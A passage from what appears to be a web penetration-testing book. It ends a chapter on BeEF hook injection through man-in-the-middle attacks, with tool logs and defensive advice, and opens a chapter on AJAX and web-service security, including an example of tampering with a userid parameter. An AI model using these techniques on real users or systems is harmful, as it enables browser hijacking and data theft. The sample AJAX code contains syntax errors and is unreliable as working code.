2015-07-04 05:36:28 192.168.1.22 Sending Request: secure2.alphassl.com
2015-07-04 05:36:28 192.168.1.22 Sending Request: crt.comodoca.com
2015-07-04 05:36:28 192.168.1.22 [cacerts.digicert.com] Injected malicious html
2015-07-04 05:36:28 192.168.1.22 Sending Request: crt.comodoca.com
2015-07-04 05:36:28 192.168.1.22 [secure2.alphassl.com] Injected malicious html
2015-07-04 05:36:28 192.168.1.22 Sending Request: cacerts.digicert.com
2015-07-04 05:36:28 192.168.1.22 Sending Request: crt.comodoca.com
2015-07-04 05:36:28 192.168.1.22 [crt.comodoca.com] Injected malicious html
2015-07-04 05:36:28 192.168.1.22 [cacerts.digicert.com] Injected malicious html
2015-07-04 05:36:28 192.168.1.22 [crt.comodoca.com] Injected malicious html
```

As soon as the client sends a request for a web page, you will see some activity generated at the tool interface. In the BeEF UI panel, you will find the browser online and ready to be taken over. Through the MITM method, you could inject the BeEF hook in every website you could think of as the code is injected when it intercepts the traffic on its way back from the server and the client browser has no way to identify the injected data.

The only way to identify if a BeEF hook is been injected in the HTML file at the client end is by viewing the source by pressing *Ctrl + U* in the browser. When the code opens up in a text editor, search for the keyword `hook.js` (or carefully look through the entire file). You will surely find the injected JavaScript URL in it.

BeEF performs most of the attack by remaining under the hood without much interaction and involvement from the end user. Web browser is a widely used software and vulnerabilities are discovered in them on a daily basis, which only increases the importance of this tool in your armory. Most of the attack modules included in BeEF use legitimate JavaScript to query the web browser and the operating system. Although Chrome and Internet Explorer have anti-XSS filters, they are not foolproof defenses against such attacks.

The way to block these attacks is by educating users to be careful when surfing the internet and to avoid visiting suspicious websites. Most of these attacks start through a phishing campaign trying to entice the user to visit the website injected with the BeEF hook. You also need to sanitize the websites of your organization of all XSS and injection flaws or your own website will have the BeEF hook injected. For the MITM-based attack, make sure the network layer is properly secured or else you will have greater problems on your hands than just a website injection with the BeEF hook.

Summary

In this chapter, we started by looking into the various social engineering attacks that are prevalent. We saw how easily users can be exploited through a social attack. We then discussed the social engineering toolkit and the different modules in it, covering a wide variety of social attacks. Next, we took a deep dive into the browser exploitation toolkit and learned how the XSS flaw can be exploited using the toolkit without writing even a single line of JavaScript. We covered all the major modules in BeEF and identified the different ways it could be used.

In the next chapter, we will talk about a new web technology known as AJAX and the security issues related to it.

9
AJAX and Web Services – Security Issues

Asynchronous JavaScript and XML (**AJAX**) is a combination of technologies that is used to create fast and dynamic pages. It is not a new programming language but a mix of old technologies which creates a more interactive client-side interface. With high-speed Internet connections, organizations are trying to make their applications perform faster. The traditional request-response behavior limits the responsiveness of the application. AJAX uses an asynchronous request-response method which makes the application more interactive. This allows the application residing on a remote location to respond like a desktop-based application. In a web application that works in the traditional way, the client is required to submit the entire web page to get a response back from the server. AJAX breaks away from the traditional model and allows updating the contents of web page without submitting the entire page to the server.

In addition to AJAX we will also learn about web services which is a platform-independent technology used to access services over the network using web APIs. Web services are used to realize a service oriented architecture where multiple services collaborate and communicate with each other. Applications on mobile devices also consume web services making it an important technology in the coming years.

Although AJAX and web services are a powerful set of technologies, they are also vulnerable to security issues that web applications face. A larger attack surface area and increase in client-side code are few of those issues affecting AJAX. On the other hand, web services are prone to traditional web application security issues such as input validation, injection flaws, and authentication issues. In this chapter, we will learn how AJAX and web services have changed the web and the different ways in which an attacker could exploit them. We will look at the following topics in this chapter:

- Introduction to AJAX
- AJAX security issues
- Crawling AJAX applications
- Analyzing client-side code – Firebug
- Web services – SOAP and RESTful
- Securing web services

Introduction to AJAX

AJAX is not a programming language; it is a concept. It is a client-side script that communicates to the server without refreshing and reloading the entire web page. In simple words, AJAX allows to communicate with the web server without the user explicitly making a new request in the web browser. This results in a faster response from the server, as parts of the web page can be updated separately and this improves the user experience. AJAX makes use of JavaScript to connect and retrieve information from the server without reloading the entire web page.

Here are some of the benefits of using AJAX:

- **Increased speed**: The aim of using AJAX is improving the performance of the web application. By updating individual form elements, minimum processing is required on the server improving the performance. The responsiveness on the client side is also drastically improved.
- **User friendly**: In an AJAX-based application, the user is not required to reload the entire page to refresh specific parts of the website, which makes the application more interactive and user friendly. It can also be used to perform real-time validation and autocompletion.
- **Asynchronous calls**: AJAX-based applications are designed to make asynchronous calls to the web server, hence the name Asynchronous JavaScript and XML. This helps the user to interact with the web page while a section of it is updated behind the scenes.

- **Reduced network utilization**: By not performing a full page refresh every time, the network utilization is reduced. In a web application where large images and flash contents are loaded, using AJAX can optimize the network utilization.


Building blocks of AJAX

As mentioned previously, AJAX is a mix of the common web technologies that are used to build a web application. The way the application is designed using these web technologies results in an AJAX-based application. Here are the components of AJAX:

- **JavaScript**: The most important component of an AJAX-based application is the client-side JavaScript code. The JavaScript interacts with the web server in the background and processes the information before been displayed to the user. It uses the XMLHTTPRequest API to transfer data between the server and the client. The XMLHTTPRequest exists in the background and the user is unaware of its existence.
- **Dynamic HTML (DHTML)**: Once the data is retrieved from the server and processed by the JavaScript, the elements of the web page need to be updated to reflect the response from the server. A perfect example would be when you type in a username while filling an online form. The form is dynamically updated to reflect and inform the user if the username is already registered on the website. Using DHTML and JavaScript, you can update the page contents on the fly. DHTML has been into existence long before AJAX. The major drawback of only using DHTML was that it was heavily depended on the client-side code to update the page. Most of the time, you do not have everything loaded on the client side and you need to interact with server-side code. This is where AJAX comes into existence by creating a connection between the client-side code and server via the XHR objects. Before AJAX, you had to use JavaScript applets.
- **Document Object Model (DOM)**: A DOM is a framework to organize elements in an HTML or XML document. It is convention for representing and interacting with HTML objects. Imagining in a logical way the HTML document is parsed as a tree, where each element is seen as tree node and each node of the tree has its own attributes and events. For example, the body object of the HTML document will have a specific set of attributes such as text, link, bgColor, and so on. Each object also has events. This model allows an interface for JavaScript to dynamically access and update contents of the page using DHTML. DHTML is a browser function and DOM acts as an interface to achieve it.

The AJAX workflow

The following screenshot illustrates the interaction between the various components of an AJAX-based application. While comparing against the traditional web application, the AJAX engine is the major addition. The additional layer of AJAX engine acts as an intermediary for all the requests and responses made through AJAX. The AJAX engine is the JavaScript interpreter:



Here is the workflow of a user interacting with an AJAX-based application. The user interface and the AJAX engine are the components on the client's web browser:

1. The user types in the URL of the web page and the browser sends a HTTP request to the server. The server processes the request and responds back with the HTML content, which is displayed on the browser by the web rendering engine. In HTML, a web page is embedded in a JavaScript code that is executed by the JavaScript interpreter when an event is encountered.
2. When interacting with the web page, the user encounters an element that uses the embedded JavaScript code and triggers an event. An example would be the Google Search web page. As soon as the user starts typing in a search query, the underlying AJAX engine intercepts the user's request. The AJAX engine forwards the request to the server via a HTTP request. This request is transparent to the user and the user is not required to explicitly click on the submit button or refresh the entire page.

3. On the server side, the application layer processes the request and returns the data back to the AJAX engine in JSON, HTML, or XML form. The AJAX engine forwards this data to the web render engine to be displayed on the browser. The web browser uses DHTML to update only the selected section of the web page to reflect the new data.

Remember the following additional points when you encounter an AJAX-based application:

- XMLHTTPRequest API is an API that does the magic behind the scenes. It is commonly referred as XHR due to its long name. A JavaScript object named `xmlhttp` is first instantiated, and it is used to send and capture the response from the server. Browser support for XHR is required for AJAX to work; all the recent versions of leading web browsers support this API.
- The XML part in AJAX is a bit misleading. The application can use any format besides XML, such as JSON, plain text, HTTP, or even images, when exchanging data between the AJAX engine and the web server. JSON is the preferred one as it is lightweight and can be turned it into a JavaScript object, which further allows the script to easily access and manipulate the data.
- Multiple asynchronous requests can happen at the same time without waiting for one request to finish.
- Many developers use AJAX frameworks, which makes their task easier to design the application. JQuery, Dojo Toolkit, **Google web toolkit** (**GWT**), and Microsoft AJAX library (ASP applications) are well-known frameworks.

An example for an AJAX request is shown as follows:

```
function loadfile()
{
  #initiating the XMLHttpRequest object
  var xmlhttp;
  xmlhttp = new XMLHttpRequest();
  xmlhttp.onreadystatehchange=function()
  {
    if (xmlHttp.readyState==4)
    {
      showContents(xmlhttp.ResponseText);
    }
  #GET method to get the links.txt file
  xmlHttp.open("GET", "links.txt", true);
```

The function `loadfile` first instantiates the `xmlhttp` object. It then uses this object to pull a text file from the server. When the text file is returned by the server, it displays the contents of the file. The file and its content are loaded without the user involvement, as shown in the preceding code.

AJAX security issues

The security holes that malicious attackers use to exploit an AJAX-based application are not newly identified vulnerabilities. They exploit the existing vulnerabilities created due to the mashup of various technologies used to build an AJAX application. Although AJAX applications share many principles with traditional web applications, the risk faced by an AJAX application is poorly understood. Unfortunately there are no common AJAX security best practices that are followed, which results in applications being designed with a large number of security loopholes. The aim of this section is to highlight the security implications of AJAX-based web applications.


Some security issues that results due to AJAX are as follows:

- Increase in attack surface
- Mixture of server-side and client-side code resulting in mistakes
- Exposed programming logic of the application
- Amplification of cross-site scripting vulnerability such as XSS

Increase in attack surface

With multiple technologies working together, AJAX surely increases the attack surface and the overall complexity of the application. An HTML form can contain multiple parameters. For example, in an online job portal, it may include parameters such as username, password, educational institutes, certifications, and so on. In a traditional web application, the entire form is submitted at once to the server.

In an AJAX application, the parameters are submitted separately to a backend function for processing. Instead of submitting multiple form fields in a single request, each AJAX request contains a single form field sent to the backend function on the server side. This increases the number of direct interfaces a user has to the server. Thus each function will become an additional target for the attacker. Although very useful and efficient, the asynchronous way of sending multiple requests goes against the security concept of providing the smallest window for the attacker to exploit and reducing the attack surface. The following diagram explains this process:



AJAX applications also increase the risk on the client side. It executes a large amount of code on the client using the JavaScript engine. The JavaScript engine is a fully functional script interpreter. If you encounter a malicious website and if the code from it gets executed, it can lead to serious consequences. Web browsers are designed to protect against such attacks using sandbox technique and the same origin policy, but there are ways to circumvent them too.

Exposed programming logic of the application

A large amount of client-side code also exposes the programming logic to the client. In a traditional web application, all the processing is done on the server side, so it is far more difficult to understand the logic and flow of the application. In an AJAX-based application, some of the processing is done on the client side, which exposes the programming content to the client. An educated attacker could infer a lot about the application by analyzing the functions in the client-side code. The client-side code may contain strings, data types, and variables names that are useful in understanding the inner working of the application.

If the application is performing client-side validation, the attacker can also circumvent it because the attacker can modify any code running on the client. Thus, performing validation checks on the client side is the least secure way to do it.

Insufficient access control

Improper access controls on the server side for AJAX requests can lead to data being exposed to the attacker. Let's assume that the application uses AJAX requests to retrieve your credit card information from the server which you used during your previous purchase. A sample AJAX request is as follows:

```
#Initiating the XMLHttpRequest object
var xmlHttp = new XMLHttpRequest ();
#Get method to retrieve the credit card details
xmlhttp.open("GET","retreiveccinfo.php?userid=juneda&currency=INR"
,true);
xmlhttp.send();
```

What if the attacker changed the AJAX request as follows:

```
retreiveccinfo.php?userid=Jamesa&currency=USD
```

There should be sufficient server-side access control implemented to protect against such attacks. The sessions IDs should be correctly mapped to the user account.

Challenges of pentesting AJAX applications

As discussed in the previous sections, AJAX increases the complexity of the application which also introduces some challenges when performing a security assessment of the application:

- During manual testing of an application, you fire up a proxy such as Burp or ZAP, capturing the request and the response. In an AJAX application, the requests are asynchronous and the number of request-response captured is far more than a traditional application. As an ethical hacker, you need to be aware of it as it may be difficult to manually test the application using a web application proxy.
- In an AJAX-based application, the contents of the web page changes dynamically. A request generated by clicking a specific button could be different when that button is clicked after a few additional options are selected. The response would update parts of the web page creating new form fields and additional links for the user. This creates a unique challenge for the penetration tester when scoping the applications as it is not easy to crawl and identify the size of the application. It is also possible that the tester would miss parts of the website.

Crawling AJAX applications

Security assessment of any application begins with intelligence gathering and deciding on the scope of the application. This helps to gain an understanding of the application and also helps avoid issues such as scoop creep.

Scoop creep refers to changes in the original decided goals while a project is in progress. It often leads to delay in completing the project and affects the final deliverables.

The more extensively you crawl the website, the more value you get out of the penetration test. The crawler should be able to reach every link on the web page to correctly map out the attack surface. In an AJAX-based application the links that the crawler can identify depends on the application's logic flow. In this section, we will talk about three tools that can be used to crawl AJAX applications:

- AJAX crawling tool
- Sprajax
- AJAX Spider – OWASP ZAP

AJAX crawling tool

AJAX crawling tool (**ACT**) is used to enumerate AJAX applications. It can be integrated with web application proxies. Once crawled, the links would be visible in the proxy interface from where you can test the application for vulnerabilities as follows:


1. Download the AJAX crawling tool from the following URL:

   `https://code.google.com/p/fuzzops-ng/downloads/list`


2. After downloading, start it from the bash shell using the following command:

   `java -jar act.jar`

This command will produce the output shown in the following screenshot:



3. Specify the target URL and set the proxy setting to chain it with your proxy. In this case, I am using the ZAP proxy running on port `8010` on the localhost. You also need to specify the browser type. To start the crawling, click on the **Crawl** menu and select the **Start Crawl** option.
4. Once the AJAX crawling tool starts spidering the application, new links will be visible in the proxy window, as shown in the following screenshot:



Sprajax

This is a web application scanner specifically designed for applications build using AJAX frameworks. It's a black box security scanner. It works by first identifying the AJAX framework used, which helps it to create test cases with fewer false positives. Sprajax can also identify the typical application vulnerabilities such as XSS, SQL injections, and so on. It first identifies the functions and then fuzzes them by sending random values.

The URL for OWASP project of Sprajax is as follows:


```
https://www.owasp.org/index.php/Category:OWASP_Sprajax_Project
```

Besides AJAX crawling tool and Sprajax, you can also use Burp proxy or ZAP to crawl the AJAX website but manually crawling the application should also part of your action plan as the AJAX-based application can contain many hidden URL that are only exposed if you understand the logic of the application.


AJAX spider – OWASP ZAP

An AJAX spider comes integrated with ZAP. It uses a simple methodology where it follows all the links it can find through a browser even the ones generated by client-side code, which helps it effectively spider a wide range of applications.

The AJAX spider can be invoked from the **Attack** menu, as shown in the following screenshot:



Next there are parameters to configure before the spider starts the crawling. You can select the web browser to be used by the plugin. In the **Options** tab, you can define the number of browser to open, crawl depth, and the number of threads. Be careful when modifying these options as it can slow down the crawling.



When the crawling starts, a set of browser windows open and the results will populate in the AJAX spider tab in the bottom pane.

Analyzing client-side code – Firebug

We have discussed how the increase in client-side code can lead to potential security issues. AJAX uses XHR objects to send asynchronous request to the server. These XHR objects are implemented using client-side JavaScript code. There are several ways to learn more about the client-side code. Viewing the source using *Ctrl+U* shortcut key will reveal the underlying JavaScript that creates the XHR objects. If the web page and script is big, analyzing the application by viewing the source won't be helpful and practical.

To learn more about the actual request sent by the script, you can use a web application proxy and intercept the traffic. Since the volume of request sent in an AJAX application is high, intercepting and analyzing each request using a proxy is not a wise option.

In this section, we will use a Firefox add-on known as Firebug to look at the stuffs happening under the hood on the client web browser. The add-on tool integrates very well with the Firefox web browser and displays the activity happening on the web browser in a structured form. Firebug can be used to do the following:


- Edit the layout of HTML in real time
- Monitor network usage of the web page
- Can debug JavaScript using an inbuilt debugger
- Identify DOM objects quickly
- View detailed information about the cookie set by the server

The add-on can be downloaded and installed from the following URL:

`https://addons.mozilla.org/en-US/firefox/addon/firebug/`

Once the add-on is installed, a gray bug will be visible on the Firefox navigation toolbar. You need to click on the bug to start the add-on and colour of the bug changes to orange once enabled.


Additionally, you can also right click specific element such as a login field and select **Inspect with Firebug**:



The shortcut key to display the firebug window is *F12*.


The Script panel

The **Script** panel is where you can get a deeper look at the actual JavaScript code. It includes a debugger using which you can set breakpoints or step-by-step execute the script analyzing the flow of the client-side code and identify vulnerable code. Each script can be viewed individually using a drop down menu. The **Watch** side panel will display the values of the variables as they change during the execution of the script. The breakpoints that you set are visible under the **Breakpoints** panel, as shown in the following screenshot:




The Console panel

The **Console** panel displays the **Headers**, **Post**, and **Cookies** tab in a structured form. It also includes a JavaScript command line editor, which is visible on the bottom of the window. It allows you to execute JavaScript code within the context of the current website. Clicking on the red icon at the bottom-right corner enlarges the command-line editor:



The Network panel

Under the **XHR** node in the **Network** panel, all the XHR request and responses are displayed. It will list the actual AJAX request sent and response received. The response, which is usually in XML or JSON format, is displayed in a structured form. This helps you analyze the actual data returned by the server. Following screenshot explains this:



The Chrome browser also includes a tool similar to Firebug: the Developer tool. Use the *Ctrl* + *Shift* + *I* shortcut keys to open it.

Vulnerabilities previously discussed may be present in an AJAX application as the fundamental design of the application remains the same and the developer needs to follow the best practices to protect the application against the vulnerabilities.

If XSS or CSRF vulnerability is present in an AJAX-based application, the effects of these vulnerabilities are amplified and make the task of the attacker easier. As we know, XSS uses JavaScript to exploit and steal information by injecting scripts in the victim's browser. The XMLHTTPRequest API that is at the core of AJAX is a dual-edged sword. Along with its ability to communicate with the server behind the scenes, the attacker can also use it to steal information in the background without the user noticing it. With no user interaction involved, it can further be developed into XSS worms with XSS payload injecting itself into web pages. The self-propagating XSS worm that affected the Myspace website in 2005 is a perfect example of the dark side of using AJAX.

Web services

Web services are based on a service oriented architecture. Service-oriented architecture allows a service provider to easily integrate with the consumer of that service. Web services enable different applications to share data and functionality amongst themselves. It allows consumers over the internet to access data without the application knowing the format or the location of the data.

This becomes extremely critical when you don't want to expose the data model or the logic used to access the data but still want the data readily available for its consumers. An example would be a web service exposed by a stock exchange. Online brokers can use this web service to get real time information about the stocks and display them on their own websites for end users to buy. The broker website only needs to call the service and request the data for a company. When the service replies back with the data, the web application can parse the information and display it.

Web services are platform independent, the stock exchange application can be written in any language and you can still call the service regardless of the underlying technology used to build the application. The only thing the service provider and the consumer should agree is the rules for exchange of the data.

Some people confuse web services as a form of web application; a web service does not contain a GUI because it is only a component consisting of managed code that can be accessed remotely using HTTP by the web application. It allows web applications to access and request data from third-party service providers that may be running on an entirely different platform.

There are currently two different ways to develop web services:

- **Simple object access protocol** (**SOAP**)
- RESTful web services

REST stand for **Representational State Transfer**. RESTful is the term used to refer to web services implementing the REST architecture.

Introducing SOAP and RESTful web services

SOAP has been the traditional way of developing a web service, but it has many drawback and applications are now moving over to the RESTful web service. XML is the only data exchange format available when using a SOAP web service, whereas RESTful web services can work with JSON and other data formats. Although SOAP-based web services are recommended in some cases due to the extra security specifications, the lightweight RESTful web service is the preferred method of many developers due to its simplicity. SOAP is a protocol, whereas REST is an architectural style. Amazon, Facebook, Google, and Yahoo! have already moved over to RESTful web services.

Some of the features of RESTful web services are as follows:

- Works really well with CRUD operations
- Better performance and scalability
- Can handle multiple formats
- Smaller learning curve
- Design philosophy similar to web applications

CRUD stands for create, read, update, and delete and describes the four basic functions of a persistent storage.

The major advantage that SOAP has over REST is that SOAP is transport independent, whereas REST works only over HTTP. REST is based on HTTP, and therefore the same vulnerabilities that affect a standard web application could be used against it. Fortunately, the same security best practices can be applied to secure the REST web service.

The complexity involved in developing SOAP services where the XML data is wrapped in a SOAP request and then sent using HTTP forced many organizations towards REST services. It also needed a WSDL file that provided information related to the service. A UDDI directory had to be maintained where the WSDL file is published.

The basic idea of a RESTful service is, rather than using a complicated mechanism such as SOAP it directly communicates with the service provider over HTTP without the need of any additional protocol. It uses HTTP to create, read, update, and delete data.

A request sent by the consumer of a SOAP based web service is as follows:

```
<?xml version="1.0"?>
<soap:Envelope
xmlns:soap="http://www.w3.org/2001/12/soap-envelope"
soap:encodingStyle="http://www.w3.org/2001/12/soap-encoding">
  <soap:body sp="http://www.stockexchange.com/stockprice">
    <sp:GetStockPrice>
      <sp:Stockname>xyz</sp:Stockname>
    </sp:GetStockPrice>
  </soap:Body>
</soap:Envelope>
```

On the other hand, a request sent to a RESTFul web service could be as simple as this:

```
http://www.stockexchange.com/stockprice/Stockname/xyz
```

The application uses a `GET` request to read data from the web service which has low overhead and is also easy for the developers to code unlike the SOAP request, which is long and complicated. While RESTful web services can also return data using XML, it is rarely used—JSON is the preferred way of returning data.

Securing web services

In a real-world scenario, you would be encountering more applications where you need to understand how the web application interacts with the web services and identify if there is any vulnerability that an attacker can exploit. RESTFul web services should be protected against the following security issues:

